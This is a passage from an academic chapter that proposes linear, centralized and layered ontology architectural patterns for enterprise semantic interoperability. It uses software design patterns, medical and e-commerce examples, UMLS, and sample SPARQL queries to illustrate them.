In software engineering, Software Design Patterns (SDP) arose when developers noticed that they were using the same software structure in terms of classes, interfaces, and interactions in multiple settings, tweaking them to handle difference in domain data. SDPs expand the concept of generics (used to capture a lower level component like a stack that can be instantiated for any data type) to a higher-level pattern that captures the generalized structure, semantics, direction and usage at of a set of classes,

Figure 1. Domain knowledge overlap between various standard medical ontologies



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

interfaces, and their interactions that represents a major component of a system. As a result, SDPs are adaptable to work in varied settings for enterprise applications that have similar design requirements or behavioral characteristics. The primary components of a SDP are: *context* that explains when the design pattern is applicable by defining environment parameters and the usage of the pattern itself; *problem* that illustrates the kind of problems the pattern can applied to; and, *solution* to explain the way to use the pattern as a viable software engineering solution to the encountered domain problem. Apart from these components, a design pattern also may have the following essential elements: *name* of the pattern; examples to illustrate the application of the pattern to a multiple domain specific problems; *rationale* for the logic explanation of the pattern and its application; *related patterns* that have the same or varying categories or types; and *known uses* for successful industrial usecase scenarios. SDPs have gained importance since they are generalized artifacts from multiple solutions they are domain independent making them interoperable between heterogeneous domain application problems. The use of SDPs in Web-based solutions are foundational regardless of the implementation platform.

SDPs are classified into three broad categories that are based on the functionality, interactions, and purpose of the SDP (Freeman, Robson, Bates, & Sierra, 2004). The first category, the *Creational SDP,* deals with a software entity's (mostly classes) creation in a manner suitable to the given application context. Sample creational SDPs include: the Abstract Factory Pattern that provides a way to encapsulate a group of individual factories that have a common theme without specifying their actual classes; the Factory Method pattern that defines the interface for creating an object, but allows subclasses to decide which class to instantiate; and, the Builder Pattern that separates the concerns of construction of a complex object from its representation,. The second category, the *Behavioral SDP*, is used to identify the common communication patterns between objects. Sample behavioral SDPs include: the Chain of Responsibility Pattern consisting of a source of command objects and a series of processing objects where each processing object contains logic that defines the types of command objects that it can handle; the Command Pattern in which an object is used to represent and encapsulate all of the information needed to call a method at a later time; and, the Observer Pattern where an object, called the subject, maintains a list of its dependents, called observers, and notifies them automatically of any state changes, usually by calling one of their methods. The third category, *Structural SDP*, provides a simple way to realize relationships between multiple entities. Sample structural SDPs include: the Adapter Pattern that allows classes to work together that normally could not because of incompatible interfaces; the Bridge Pattern that decouples an abstraction from its implementation so that the two can vary independently; and, the Composite Pattern which describes that a group of objects are to be treated in the same way as a single instance of an object, with the intent to compose objects into a tree structure to represent part-whole hierarchies. SDPs play a significant role in enterprise applications; our intent is to expand this concept to include knowledge modeling which will allow the specification of ontology architectural patterns (OAP) that can play a major role in achieving enterprise semantic interoperability.

2.3. Enterprise Interoperability (EI)

Enterprise Interoperability (EI) (Charalabidis, Goncalves, & Popplewell, 2010; Jardim-Goncalves, Grilo, Agostinho et al., 2013) is defined

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

… as a field of activity with the aim to improve the manner in which enterprises, by means of information and communications technologies, interoperate with other enterprises, organizations, or with other business units, in order to conduct their business (Popplewell et al., 2012).

The reality is that new enterprise applications are built today by the cobbling together of functionality from multiple sources (via APIs, Web services, cloud services, JSON calls, etc.) and their interoperation requires addressing different facets associated with enterprise development. The overriding object of EI is to support the ability of enterprises to communicate and interact seamlessly. The term Enterprise can be defined as "an organization that provides open/paid services to clients*"* **(**Charalabidis, Goncalves, & Popplewell, 2010) and Interoperability can be defined as

…the ability of two or more systems or components to exchange information and to use the information that has been exchanged (Popplewell et al., 2012).

EI as a generalized concept, subsumes other interoperability issues from differing perspectives, detailed in ESIB Report (Popplewell et al., 2012): Data Interoperability, Process Interoperability, Knowledge Interoperability, Services Interoperability, Rules Interoperability, Objects Interoperability, Software Interoperability, Cultural Interoperability, Social Networks Interoperability, Electronic Identity Interoperability, Cloud Interoperability, and Ecosystems Interoperability. These noted interoperability issues are interweaved with one another at a conceptual level. For example, there is a strong dependency between Data and Knowledge Interoperability, Process and Knowledge Interoperability, and Process and Service Interoperability, to name a few. When one addresses the issues for a given interoperability, there is a corresponding ripple effect on other interoperability issues.

The proposed ontology architectural patterns (OAP) in this chapter has the primary goal to solve semantic interoperability among domain ontologies and is primarily targeting Knowledge Interoperability and is closely related to Data Interoperability. Hence, providing a software-engineering-based solution to semantic interoperability among ontologies has an impact on the Knowledge and Data Interoperabilities of EI. Additionally, in support of OAP, we leverage the related works of Gangemi's (Gangemi, 2005; Gangemi & Presutti, 2009) proposed Conceptual Ontology Design Pattern (CODeP), Clarks's (Clark, Thompson, & Porter, 2004) abstract Knowledge Patterns (see Section 4) for designing more effective ontology models at a high abstraction level via ontology semantic patterns. For example, multiple enterprise systems can employ a Time-Indexed Participation CODeP for defining their own open-source/proprietary ontology model for online services, where: Object in the CODeP pattern can represent physical items, online Web services, person/semantic agent, etc.; Event can be cast as service orders, automated triggers, internal events, etc.; and, Time Interval can represent a time frame. Even though the service ontology model(s) and respective implementation vary between the enterprises, the ontology models that are utilized refer to the same semantic pattern (including the semantic context). This results in reusing the patterns concepts (classes, attributes and associations) and application context thereby easing Knowledge Interoperability when enterprises need to collaborate.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

3. ONTOLOGY ARCHITECTURAL PATTERNS (OAP)

The emergence of the eXtensible markup language (XML) as a near defacto standard for information representation and exchange has had a significant impact on the ontology and enterprise interoperability research and development areas. XML dominates standards in computing and other fields, in addition to all of the aforementioned healthcare standards (HL7 CDA, CCR, etc.) there are many other standards that have the potential to impact enterprise applications including: HR-XML (HR-XML, 2013) for personnel and developers to have a common terminology for all aspects of human resources; the Oasis Open Office XML (Brauer & Schubert, 2013) document format for representing documents, presentations, etc., more easily; a wide variety of standards for libraries (LOC, 2012) such as the METS standard for tracking metadata on objects in digital collections; the Oasis LegalXML (LegalXML, 2008) standard for the electronic exchange of legal data and documents; and so on. In addition, ontologies can capture and attach semantic knowledge to represented information thereby aiding users (humans and agents) in knowledge engineering and representation, domain modeling, database and object-oriented analysis, natural language processing, biomedical and clinical informatics, etc. These efforts are supported by a wide variety of knowledge representation frameworks such as Resource Description Framework (RDF) (Powers, 2003), Web Ontology Language (OWL) (OWL Guide, 2004; Lacy, 2005), KIF (Genesereth, 1991), DAML+OIL (Horrocks, 2002), etc. Clearly, all of these standards and frameworks are available for a wide range of enterprise applications, and will be more and more important over time.

In this section, the work on ontologies as discussed in Section 2.1 and issues related to enterprise interoperability in Section 2.3 provides a strong justification to extend and apply software design pattern concepts so that they are suitable for ontology design. Specifically, this section details our developed *Ontology Architectural Patterns* (OAP) defined as abstract reusable architectural patterns that can assist the domain designer to define reusable modular ontology models at a higher abstraction level in order to support enterprise interoperability. The primary aim of developing OAP is twofold. First, OAP as a modeling construct eases the ontology architectural design process by providing the ability to define a more general solution for a domain application that attains required domain knowledge. Second, these OAPs promote development of modular domain ontology models encouraging knowledge abstraction, minimizing coupling, facilitating reuse, etc., which has the end result of easing *interoperability* issues between ontologies thereby facilitating enterprise interoperability of data and knowledge. In order to achieve these goals, we have developed three OAPs. The *Linear Ontology Architectural Pattern (LOAP)* is presented in Section 3.1 and represents a linear/parallel architectural arrangement of multiple ontology models for achieving the required knowledge goal in a manner where the captured knowledge is accessible in an ordered manner. Then, in Section 3.2, the *Centralized Ontology Architectural Pattern (COAP)* is explained, defining a global ontology model (higher-level abstraction) under which multiple component ontology models interact akin to a centralized hub. Lastly, in Section 3.3, the *Layered Ontology Architectural Pattern (LaOAP)* in defined to support a layered arrangement of the components organized from the innermost to outermost layer as: the Ontology Conceptual Model (innermost layer) within the Axiom and Rule for the Model within the Mapping of the Model within the Terminology (vocabulary) of the Model within the Query and Web Services (outmost layer).

To standardize the discussion in the remainder of this section, the presentation follows a consistent ordering for each *Ontology Architectural Patterns* (OAP) expressed with: the *Pattern Name* which identi-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


fies the OAP by name*;* the *Pattern Motivation* which is utilized to more fully motivate the need of the proposed pattern and the influence of various SDP, ontologies, and their frameworks from other domains; the *Pattern Description* which explains the operational and functional interactions of each pattern; the *Pattern Context & Usage* which represents the contextual requirements for applying the pattern and its usage in an enterprise application; and, the *Pattern Application & Implementation* which illustrates an instantiation of the pattern and its realization in an enterprise application. Throughout the discussion, we provide examples using the domains of biomedical informatics, e-commerce, e-services, e-government etc.; again, we note that these patterns are general and can be applied to any domain.

3.1. Linear Ontology Architectural Pattern


Pattern Name: Linear Ontology Architectural Pattern (LOAP).

Pattern Motivation: The *Linear Ontology Architectural Pattern (LOAP)* is primarily motivated and influenced by the Pipe & Filter and Chain of Responsibility SDPs that are categorized under structural SDPs as defined in Section 2.2. The primary goal of these patterns is to divide the large complex problem into smaller modular problems and develop generic reusable solutions. The *Pipe & Filter SDP* as shown in Figure 2a has two primary components: Filter which holds the logical modules (e.g., file readers, boot loaders, memory units, etc.) that accept the given input(s), processes them, and generates an output; and, Pipe which interconnects two or more Filters (i.e., the output of one Filter is fed in as input to another Filter). For example, compliers might utilize Pipe & Filter SDP where the complex problem of compiling a program is divided into smaller problem modules such as Lexical Analysis, Parsing, Semantic Analysis, and Code Generator. These modular components are connected and executed accordingly to obtain the final output that is machine executable code as shown in Figure 2b.

Figure 2. The Pipe & Filter SDP and its implementation



***(a)**: Pipe and Filter pattern.*



***(b)**: Complier using Pipe and Filter pattern.*


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Similarly, the *Chain of Responsibility SDP*, as shown in Figure 3a, also has two primary components: Logical Handlers, which are generally governed by a superior interface (Handler Interface) to manage the application logic; and, the Relationship that handles the interactions between the participating Logical Handlers.

For example, as shown in Figure 3b. when a patient arrives at the clinic practice there may be several steps: nurse or medical assistant brings the patient to a room, reviews the medications, measures BP, pulse, temperature, etc., and notes on the purpose of the patient's visit; physician visits the patient, makes an assessment, and comes up with a treatment plan that may be a diagnosis (e.g., has strep throat take Augmentin) or require further evaluation (blood work and/or x-rays); the nurse or medical assistant may return to answer any follow-up questions and to provide appropriate prescriptions or other treatment instructions. In the example, all of the individuals involved in this process take up their responsibility (acting as Logical Handlers) and communicate (Relationship) the information to the next individual (nurse review→ physician assessment→ medical assistant/nurse action) to finally arrive at the outcome (successful treatment of the patient). The main difference between Chain of Responsibility and Pipe & Filer is for the latter to allow cyclical connections and bi-directional flow.

Pattern Description: The *Linear Ontology Architectural Pattern (LOAP)* as shown in Figure 4 is an architectural arrangement of ontology models ($Ontology_1$, $Onotology_2$,…,$Ontology_N$) which are connected ($Link_1$, $Link_2$,…,$Link_N$) in a sequential and/or in parallel order for achieving the desired knowledge goal. The LOAP is developed by combining Pipe & Filter and Chain of Responsibility SDPs, where the ontology models ($Ontology_1$, $Onotology_2$,…,$Ontology_N$) are aligned to Filters ($Filter_1$, $Filter_2$, …,$Filter_N$, Figure 2a) and Logical Handlers (Logical $Handler_1$,…,Logical $Handler_N$, Figure 3a), and the connecting links ($Link_1$, $Link_2$,…,$Link_N$) correspond to Pipes ($Pipe_1$, …,$Pipe_N$, Figure 2a) and Relations (Figure 3a). The output is primarily a query result performed on the multiple ontology models based on the inputs (initial inputs or previous ontological outputs). The

Figure 3. Chain of Responsibility SDP and its implementation




***(a)**: Chain of Responsibility Pattern*

***(b)**: Example illustrating Chain of Responsibility Pattern.*

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. Linear Ontology Architectural Pattern (LOAP)




connections ($Link_1$, $Link_2$, …$Link_N$) between the ontology models are generally unidirectional but can also be a loop within an ontology model or between ontology models, where the data flows from the previous ontology model ($Ontology_1$) to the next ontology model ($Ontology_2$) and so on until the final output is generated. The initial input is given to $Ontology_1$, then the output of $Ontology_1$ is fed as input to $Ontology_2$ through $Link_1$ and the chain continues as the result is finally obtained at $Ontology_N$ to generate an output. One step with LOAP can also generate intermediate results from an entire other OAP (i.e., for some M, $Ontology_M$). The desired knowledge goal is achieved by developing modular reusable ontology models to ease semantic interoperability issues during the ontology models integration/reconciliation process.

Pattern Context and Usage: The LOAP pattern is applicable to any enterprise domain application where the required domain knowledge is obtained by connecting multiple source ontology models or a single large ontology has to be divided into multiple modular ontology models that will then be connected in sequential/parallel fashion. The ability to separate a larger ontology into different logical component ontologies has an advantage in an enterprise interoperability context to allow the separation of various data and knowledge components. The links ($Link_1$, $Link_2$,...., $Link_N$ in Figure 4) between the ontology models is primarily *programmatic* consisting of the software logic that is written using languages such as Java, C++, etc., or *semantic* where the link semantics are captured in another ontology model. By designing and connecting reusable ontology models for capturing the required domain knowledge, the LOAP and its component ontology models are reusable in multiple enterprise application settings.


As an example, recall Figure 3 for the treatment of a patient in multiple steps. Underlying this process is the need to organize the information that is used into different ontology models that would be utilized in different steps of Figure 3. By analyzing the treatment process, an ontologist can design a Triage LOAP (pattern name) as shown in Figure 5a that has three Ontology Models (Diagnosis, Anatomy, and Test) with associated links ($Link_{Disease\text{-}Anatomy}$ and $Link_{Disease\text{-}Test}$). In Figure 5a, the Diagnosis Ontology model captures the knowledge on various Disease, Symptom, and Injury models, an Anatomy Ontology model captures the domain knowledge of the human body, and a Test Ontology model captures the knowledge on blood tests, imaging tests, cardiac tests, etc. Figure 5b expands each of the Ontology model blocks of Figure 5a demonstrating that within each step resides a significant ontology (that may also be an OAP). By modularizing the domain knowledge into multiple ontology models, the domain ontology models have the potential to be reusable in different enterprise applications, e.g., the Disease and Symptom Ontology models may only be needed for one enterprise application, with the Anatomy model used by another application.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 5. Instance of a triage LOAP



(a). LOAP implementation using Diagnosis, Test and Anatomy Ontologies.



(b). Diagnosis, Test and Anatomy Ontology Models.

Similarly, in the domain of e-government, there is constant need to exchange information between various departments such as public administration services, immigration services, tax department, immigration law bureau, etc. The ontology designer for the e-government domain can modularize the needed ontology models for maximizing the reuse of semantic knowledge among the government services. For example, a Public Service Ontology model captures the semantics (e.g., codes, description, definitions, eligibility, etc.) of the government public services, an Immigration Ontology model captures the semantics (e.g., types of visas, statuses of visa, etc.) of the government immigration domain, a Tax Ontology model captures knowledge about the tax codes of the government, and an Immigration Law Ontology model captures sematic knowledge about various laws involving immigration. Thus, based on the required knowledge goal, the e-government ontology models can be interconnected or linked (e.g., $Link_{Tax\text{-}Immigration}$, $Link_{Service\text{-}Immigration}$, $Link_{Immigration\text{-}Law}$, etc.) with one another similar to Figure 5a. Once the ontologies is developed for the e-government domain, subsets can then be applied to other enterprise applications for that domain.

Pattern Application and Implementation: The Triage LOAP in Figure 5 can be realized as shown in Figure 6 using a combination of: the OWL Framework (Lacy, 2005) for defining the three ontology models; the Protégé Ontology Editor (Protege, 2012) for building OWL based ontology models; the SPARQL (Lacy, 2005) query language to interrogate the Triage LOAP and its ontology models; and, Java for UI and program logic. The implementation of Figure 6 for an enterprise application as shown in Figure 7 adopts a three-layered approach where: Layer 1 holds the Java

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

based UI for the user to enter the inputs, Layer 2 holds the logic of the application implemented using Java and SPARQL, and Layer 3 holds the actual OWL ontology instances for each model. The layered approach allows each layer to be independent and reusable from the other layers. The flow of the Triage LOAP (Figure 5) and its implementation (Figure 6) begins when the user (e.g., nurse, physician assistant, etc.) types in symptoms such as fever, cold, and fatigue (Layer 1) that are read using a Java program (Layer 2) and then fed into the SPARQL query engine (Layer 2). Next, the SPARQL engine feeds the user inputs to the Diagnosis Ontology Model whose outputs are given as inputs to both the Test and Anatomy Ontology Models.


The query performed on the Diagnosis Ontology model (LOAP_Diagnosis.owl, Figure 6a) by the SPARQL engine is shown in Figure 8a, which queries the model for known diseases for the given input symptoms. The links $Link_{Disease\text{-}Test}$ between the Diagnosis and Test Ontology Models (Figure 6) are implemented as a SPARQL query as shown in Figure 8b, which queries the Test Ontology Model (LOAP_Test.owl, Figure 6b) based on the Diagnosis Ontology Model outputs (d1, d2,…., dn). The $Link_{Disease\text{-}Anatomy}$ between the Diagnosis and Anatomy Ontology Models (Figure 6) is also implemented as a SPARQL query as shown in Figure 8c, which queries the Anatomy Ontology Model (LOAP_Anatomy.owl, Figure 6c) based on the Diagnosis Ontology Model outputs (d1, d2,…., dn).

3.2. Centralized Ontology Architectural Pattern

Pattern Name: Centralized Ontology Architectural Pattern (COAP).

Pattern Motivation: The *Centralized Ontology Architectural Pattern (COAP)* is influenced by the Façade SDP, the Local As View (LAV) methodology (Lenzerini, 2002), and the MAFRA framework (Maedche, Motik, Silva, & Volz, 2002). The Façade SDP provides a unified higher-level global

Figure 6. OWL implementation of triage LOAP shown in Figure 5



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 7. Layered implementation of triage LOAP shown in Figure 5




Figure 8. The SPARQL queries representing the Diagnosis Ontology Model query, $Link_{Disease\text{-}Anatomy}$, and $Link_{Disease\text{-}Test}$ between the ontology models as show in Figure 6

```
PREFIX LOAP:
<http://www.owl-ontologies.com
        /LOAP_Diagnosis.owl/>

SELECT ?commonName
WHERE {
    ?disease LOAP:hasSymptom "Fever".
    ?disease LOAP:hasSymptom "Cold".
    ?disease LOAP:hasSymptom "Fatigue".
}
```

(a): SPARQL Symptom query.

```
PREFIX LOAP:
<http://www.owl-ontologies.com
                /LOAP_Test.owl/>
SELECT ?commonName
WHERE {
    ?t LOAP:hasGeneralTreatments ?d1.
    ?t LOAP:hasGeneralTreatments ?d2.
    ….
   ?t LOAP:hasGeneralTreatments ?dn.
}
```

(b): SPARQL query representing the LinkDisease-Test.

```
PREFIX LOAP:
<http://www.owl-ontologies.com/
    LOAP_Anatomy.owl/>
SELECT ?commonName
WHERE {
    ?a LOAP:effects ?d1.
    ?a LOAP:effects ?d1.
    ….
  ?a LOAP:effects ?dn.
}
```


(c): SPARQL query representing the LinkDisease-Anatomy.

interface/system developed from a set of complex heterogeneous source interfaces/subsystems making these local sources easier to utilize for the clients. As shown in Figure 9a, the Façade SDP abstracts common features or functional implementation from multiple complex subsystems (SS_1, SS_2… SS_N) and provides a unified simple global system (Façade) to access these complex subsystems for multiple clients, thus hiding the complexity of the subsystems. For example, the compiler example from the Pipe & Filter in Figure 2 can also be implemented using Façade as shown in Figure 9b, where the clients will call the simplified complier's functionality (function call - compile) which in turn performs the complex process of invoking other subsystems such as Lexical Analysis, Parser, SemanticAnalysis and codeGenerator in an appropriately defined order.

The LAV methodology is a data integration approach where a set of local schemas (LS_1, LS_2, LS_3… LS_N) are expressed as database views (V_1, $V_{2...}$ V_N) over a global schema (G_S) as shown in Figure 10a. The mapping between the global schema and each local schema is expressed by associating the concepts in the local schemas as a view V_N over the global schema. For example, in Figure 10b, the global schema is defined as Global Disease Schema (G_S) (id, Name, serverityLevel, medName) which captures various diseases in terms of their unique identifier, commonly referred name, disease severity level, and medication name which acts as a treatment for this disease. The data for this global schema is obtained from the two local schemas and their respective views: a local schema LS_1, Local Disease $Schema_1$ (LDS_1) (id, commonName, severityLevel), captures diseases in terms of identifier, commonly referred name, and disease severity level, respectively, and, its view V_{LDS1} is defined as a mapping (represented as ~)

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


Figure 9. Facade software design pattern and its implementation



(a): *Façade Design Pattern.*

(b): *Façade implementation for complier.*

Figure 10. The LAV methodology and its implementation



(a): Local As View (LAV) approach for data integration.


(b): LAV implementation.

between LDS_1(commonName, severityLevel) ~ G_S(name, severityLevel). The second local schema LDS_2, Local Disease Schema$_2$ (LDS_2)(id, name, medName), captures the medications for respective diseases in terms of identifier, disease name, and medication name, respectively, and its view V_{LDS2} is defined as mapping between LDS_2(name, medName) ~ G_S(name, medName).

The MApping FRAmework (MAFRA) provides a conceptual framework for building semantic mappings between heterogeneous ontology models using *semantics bridges* as shown in the Figure 11a. A semantic bridge is a construct that allows the connections to have different meanings based on the needed

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 11. The MAFRA framework and its implementation



(a): MAFRA Framework. **(b):** MAFRA implementation.

interactions of the models. The mapping framework provides various types of semantic bridges such as RelationBridge, ConceptBridge, AttributeBridge, etc. For example, consider Local Disease Model (LDM) and the Global Disease Model (G_M) in Figure 11b. The semantically equivalent concepts between these models are mapped using attributeBridge i.e., LDM (id) ~ G_M(id), and as LDM(commonName) ~ G_M(Name) as shown in the Figure 11b; as a result, we are able to represent this higher level dependencies among different ontologies.

Pattern Description: The *Centralized Ontology Architectural Pattern (COAP)* as shown in Figure 12 consists of a Global Ontology Model (O_G), multiple local source ontology models (LO_1, LO_2, LO_3,……, LO_N), and the respective mappings (OM_1, OM_2,....,OM_N) between local ontology models and the global ontology (O_G). Conceptually, the COAP in Figure 12 can be aligned as: the Global Ontology Model (O_G) (similar to a Façade in Figure 9a), a global schema in Figure 10a, or an Ontology (O_1) in Figure 11a; the local source ontology models (LO_1, LO_2, LO_3,……, LO_N) can be local subsystems in Figure 9a, a local schemas from Figure 10a, or ontologies (O2,…,O_N) in Figure 11a; and, the mappings (OM_1, OM_2,....,OM_N) are similar to function calls between subsystems in Figure 9a, views (V_1,..,V_N) in Figure 10a, or semantic bridges in Figure 11a. The queries are generally performed on the Global Ontology Model (O_G) of COAP and the local sources are extracted using the mappings (OM_1, OM_2, …,OM_N) which are primarily *semantic* in nature, i.e., the mappings are mostly semantic queries similar to views in Figure 11b or semantic mappings in Figure 14. The global ontology model acts as a centralized reference model for mapping the local source ontology models which can also be traversed using the mapping to the global ontology model, thus eliminating the semantic interoperability issues between heterogeneous local ontology models. An enterprise application can use the Global Ontology Model supplemented by zero or more Local Ontology Models based on its needs.

Pattern Context and Usage: The COAP pattern is applicable where an enterprise application has an existing ontology acting as a global ontology and other ontology models (from potentially different enterprise applications) are to be integrated/mapped with the global ontology, or a single knowledge ontology model has to be built from existing multiple ontology models. An ideal example of the COAP is the Unified Medical Language System (UMLS) (Bodenreider, 2004) knowledge system developed and maintained by National Institute of Health (NIH) which has two primary tools:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 12. Centralized Ontology Architectural Pattern





Figure 13. Unified Medical Language System as instance of COAP




UMLS Semantic Network (UMLS-SN) and UMLS Metathesaurus (UMLS-Meta). The UMLS-Meta holds the medical vocabulary obtained by aggregating existing medical standard ontologies such as ICD, DSM, OMIM, SNOMED-CT, etc., and also providing the mappings between these aggregated ontologies. As shown in Figure 13, the UMLS-Meta (UMLS Metathesaurus) can be viewed as a global ontology model (O_G, Figure 12), obtaining its medical vocabulary from various local source ontologies such as ICD Codes,, SNOMED-CT, NCBI, LOINC, etc., which are local ontology models (LO_1, LO_2,…,LO_N, Figure 12).

Using the mappings (OM_1, OM_2,…,OM_N) and the global ontology model (O_G) as the reference, the semantic mappings (implicit mappings) between the local source ontology models can be deduced. The semantic interoperability issues among the ontologies are eased by employing the defined mappings (OM_1, OM_2, …, OM_N) and the implicit mapping.

Another enterprise domain that could use COAP is e-commerce. While each e-commerce enterprise is unique from the perspective of its business model, sales strategies, software architecture, data management, user experience, etc., in total, a majority of them may overlap on the types of the merchandize/services offered (e.g., electronics, apparel, tools, books, materials, music, could space, streaming music, etc.). However, each enterprise system may structure the semantic knowledge about the merchandize/services offered differently, as it's primarily influenced by the interests of the enterprise and talent of the ontology developer. For example, an e-commerce service (ES_1, e.g., Amazon, Barnes & Noble, eBay, etc.) may have an ontology model(s) (O_{E1}) capturing the semantics knowledge about the merchandize/

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


Figure 14. Unified Medical Language System as instance of COAP and its implementation




services offered by the enterprise system. Similarly, other e-commerce services (ES_2, ES_3, ES_4,……., ES_N) will have their own ontology models (O_{E1}, O_{E2}, $O_{E3\ .....}$,O_{EN}) capturing the semantic knowledge of their merchandize/services offered. When two enterprises, say ES_1 and ES_2, need to collaborate/merge, the semantic knowledge in the ontology models (O_{ES1} and O_{ES2}) has to be mapped to one another to ease the semantic interoperability issues (both Knowledge and Data). However, individual one-to-one mappings between different ESs are not a feasible solution, since it would require a custom bi-direction exchange in varied formats. For providing a more scalable and feasible solution, the enterprises need to collaborate to define a global ontology model (O_{EG}) and map their respective local ontology models (O_{E1}, O_{E2}, $O_{E3\ .....}$,O_{EN}) to the global ontology model. Thus, when multiple enterprises need to collaborate/merge, they can use the O_{EG} ontology model as a reference to ease semantic interoperability issues. The global ontology model O_{EG} will also act as a foundational platform for new enterprise systems and to interact with existing systems.

Pattern Application and Implementation: The NIH has provided open access to the UMLS system as previously discussed and shown in Figure 14 through a Web browser for online services and a Java Swing based UI supported with MySQL and Oracle database scripts for standalone applications

Figure 15. Sample database query diagrams for querying UMLS for a given CUI and SCUI



(a) Database query diagram for querying information for a given concept CUI.



(b) Database query diagram for querying information for a given source concept SCUI.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

as show in Figure 14. The sample database query diagrams between the UMLS-Meta schemas are shown in Figure 15, where the user can query: the *MRCONO* table for a common name for a given Concept Unique Identifier (CUI) for identifying medical concepts) as shown in Figure 15a; the *MRCONO* and *MRSTY* tables for finding all of the semantic types (UMLS-SN) for a given CUI as shown in Figure 15a; the MRCONO and MRDEF for obtaining the definition of a CUI as shown in Figure 15a; and, the MRCON and MRREL tables for obtaining all of the relationships a given concept is participating in using the Source Concept Unique Identifier (SCUI) that uniquely identifies the source of the medical concept as shown in Figure 15b. The UMLS acts as a global reference ontology model that can be utilized to obtain medical semantics and the system provides mappings between integrated local ontologies.

3.3. Layered Ontology Architectural Pattern

Pattern Name: Layered Ontology Architectural Pattern (LaOAP)

Pattern Motivation: The *Layered Ontology Architectural Pattern (LaOAP)* focuses on the underlying conceptual models for databases, software, and development in order to structure the ontology and its components in a layered manner. To motivate, we use a health care example in Figures 16a, 16b, and 16c, and an e-commerce/cloud example in Figures 16d, 16e, and 16f. First, if we start with databases, where an Entity Relationship Diagram (ERD) (Chen, 1976) is employed for modeling entities with respective attributes and associations limited by constraints (cardinality, primary key, etc.) on attributes and association in order to achieve the desired database behavior. As shown in Figure 16a, the entities Disease and Symptom are described using attributes id and name, and are connected using the has Symptom association with a many-to-many constraint. Similarly, in Figure 16d, the entities Customer (described with attributes cId and cEmail), CloudSpace (described using attributes location and space) and ContentAllowed (an enumeration) are connected with hasCloud-Space, and cloudAllows associations respectively with a many-to-many constraint imposed on them. The ERD models in Figure 16a and 16d can be modeled from an object-oriented perspective using UML Class Diagrams as shown in Figure 16b and 16e, respectively, where Disease, Symptom, Customer, CloudSpace, and ContentAllowed are all classes; id, cId, space (type Integer), and Name, Location (type String) are all attributes; and, they are all connected using the associations hasSymptom, hasCloudSpace, and cloudAllows. The OWL framework allows developers to add complex axioms such as disjoint, subset, union, not, etc., on the modeling elements themselves to further constrain and control behavior and data values. As shown in Figure 16c and 16f, Disease, Symptom, Customer, CloudSpace, and ContentAllowed are OWL Classes that are connected using the links hasSymptom, hasCloudSpace, and cloudAllows that are of type OWL objectProperty (equivalent to an association in UML), with an additional constraint stating that the pairs of classes Disease and Symptom and Customer and CloudSpace are disjoint. The OWL framework also allows experts to define Semantic Web Rules and Fuzzy Logic on the defined concepts. The ability of ERD, UML, and OWL to model from differing perspectives or layers can be employed to define an OAP that takes advantage of the layering of conceptual models, akin to ISO layers.

Pattern Description: The *Layered Ontology Architectural Pattern (LaOAP)* organizes various participating modules in the ontology in a layered fashion that separates the ontology from a functional perspective as shown in Figure 17a. The LaOAP pattern has five layers where the heart of the pattern is the *Conceptual Model Layer*. This layer holds the ontology conceptual model capturing

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 16. Domain models using ERD, UML and OWL





Figure 17. Layered Ontology Architectural Pattern and its implementation



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the structure and semantics of the intended domain. The second layer is the *Axiom & Rule Layer* that captures the rules and constraints for semantically interpreting the ontology conceptual model entities. The third layer is the *Mapping Layer* that captures any semantic mapping between the current ontology model and any other target ontology models. The fourth layer is the *Terminology Layer* that contains the vocabulary for the ontology model captured in the Conceptual Model Layer and adhering to the rules of the Axiom & Rule Layer. Finally, the fifth layer is the *Query and Web Service Layer* that allows users to query the conceptual model for its terminology or Web service API for serving Web-based requests.


For illustrating the five layers of the LaOAP pattern, consider the conceptual model for a health care application developed in OWL (Figure 16c and 16f) as shown in the Figure 17b. From the bottom up in Figure 17b, the *Conceptual Model Layer* holds the domain model (Disease Ontology Model) with classes (Disease, Symptom, etc.), associations (hasSymptom, hasMedication, etc.), and attributes (id, commonName, etc.). The *Axiom & Rule Layer* holds the first-order descriptive axioms for domain model entities such as the disjointness between Disease and Symptom classes. These axioms are defined in a new workspace by importing the ontology model from the *Conceptual Model Layer* to provide limited coupling between these two participating layers. The ontology designer can exploit this limited coupling to define multiple set of Axioms & Rules on the same ontology conceptual model. Continuing upward in Figure 17b, the *Mapping Layer* holds any mappings that are relevant and/or have been loaded to the current ontology model imported from *Conceptual Model Layer*. The attribute semantic bridge defined in the MAFRA framework (Figure 11) is utilized for illustrating an attribute equivalent mapping between the current Disease entity attribute id (Figure 16c) and the Disease entity attribute uid from a different conceptual Disease model. The *Terminology Layer* captures all of the instance data of the ontology model such as Heart Attack (instance of Disease class), Fever (instance of Symptom class), etc. Finally, at the top of Figure 17b, the *Query & Web Service Layer* has the domain model query logic (example OWL SPARQL queries, see Figure 9) for interrogating the Disease Ontology Model. In LaOAP, the outer layer may use the content defined in the inclusive inner layers. For example, the *Axioms and Rules Layer* will use the conceptual model defined in *Conceptual Model Layer*; the *Terminology 